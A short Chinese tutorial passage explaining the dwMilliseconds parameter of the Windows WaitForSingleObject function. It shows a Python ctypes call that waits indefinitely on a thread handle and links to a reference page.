`dwMilliseconds` 如果指定一个非零值，函数处于等待状态直到 `Handle` 标记的对象被触发，或者时间到了。

为了保持创建的线程一直运行，因此将时间设置为负数，让函数一直处于等待状态，而不会结束运行。

- 方法

```
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1)
)
```

> 更多参考：https://baike.baidu.com/item/WaitForSingleObject/3534838?fr=aladdin